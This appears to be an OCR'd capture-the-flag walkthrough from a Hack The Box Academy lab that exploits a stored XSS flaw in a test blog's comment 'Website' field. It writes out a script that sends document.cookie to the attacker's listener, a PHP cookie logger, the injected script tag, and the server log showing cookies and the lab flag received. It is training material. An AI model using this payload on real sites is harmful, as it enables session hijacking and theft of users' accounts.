
Welcome to Security Blog

We are pleased to announce our new Security Blog, in which we will

Further down



there is the Recent Post 'Welcome to Security Blog', lets enter it:


http://10.129.24.246/assessment/index.php/2021/06/11/welcome-to-securi
B Academy
CTF Platform
Help Center
HTB Blog
Leave a comment
Your email address will not be published. Required fields are marked *
Comment
Name *
Email *
Website
Save my name, email, and website in this browser for the next time I comment.
Post Comment

I will tell you directly that the vulnerable input field is the Website.

We will have to retrace our steps from 'Session Hijacking' section to exploit the XXS vulnerable input field – which means setting up index.js, index.php, and run php listener.


index.js:

```
new Image().src='http://<attacker-
IP>:8081/index.php?c='+document.cookie
```

```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-1hi6dsi2oc]─[~]
└──╼ [★]$ cat index.js
new Image().src='http://10.10.14.129:8081/index.php?c='+document.cookie
```

index.php:

```
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} |
Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```




```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-1hi6dsi2oc]─[~]
└──╼ [★]$ cat index.php
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n
");
        fclose($file);
    }
}
?>
```

You will notice that both index.js and index.php are the EXACT the same as their equivalent in 'Session Hijacking'.

The php listener is also identical:

```
sudo php -S 0.0.0.0:8081
```




```
^C┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-1hi6dsi2oc]─[~]
└──╼ [★]$ sudo php -S 0.0.0.0:8081
[Sun Sep 15 08:04:12 2024] PHP 8.2.20 Development Server (http://0.0.0.0:8081) started
```

Now that everything in the receiver side is ready – lets ‘leave a comment’.

The Comment, Name and Email can be normal input values. For the Website however, our input will be the following:

```
<script src=http://10.10.14.129:8081/index.js>
```



http://10.129.24.246/assessment/index.php/2021/06/11/welcome-to-security-blog


ons HTB Academy CTF Platform Help Center HTB Blog

Leave a comment

Your email address will not be published. Required fields are marked *

Comment

jonsnow was here



Name *

jonsnow

Email *

jonsnow@winterfell.com


Website

<script src=http://10.10.14.129:8081/index.js>

Save my name, email, and website in this browser for the next time I comment.

And Post Comment..

When the comment was posted: we will get this at the php listener



```
^C┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-1hi6dsi2oc]─[~]
└──╼ [★]$ sudo php -S 0.0.0.0:8081
[Sun Sep 15 08:10:34 2024] PHP 8.2.20 Development Server (http://0.0.0.0:8081) started
[Sun Sep 15 08:10:51 2024] 10.129.24.246:48902 Accepted
[Sun Sep 15 08:10:51 2024] 10.129.24.246:48902 [200]: GET /index.js
[Sun Sep 15 08:10:51 2024] 10.129.24.246:48902 Closing
[Sun Sep 15 08:10:52 2024] 10.129.24.246:48904 Accepted
[Sun Sep 15 08:10:52 2024] 10.129.24.246:48904 [200]: GET /index.php?c=wordpress_test_cookie=WP%20Cookie%20check;%20wp-setting
s-time-2=1726405851;%20flag=HTB{cr055_5173_5cr1p71n6_n1nj4}
[Sun Sep 15 08:10:52 2024] 10.129.24.246:48904 Closing
```

Flag included.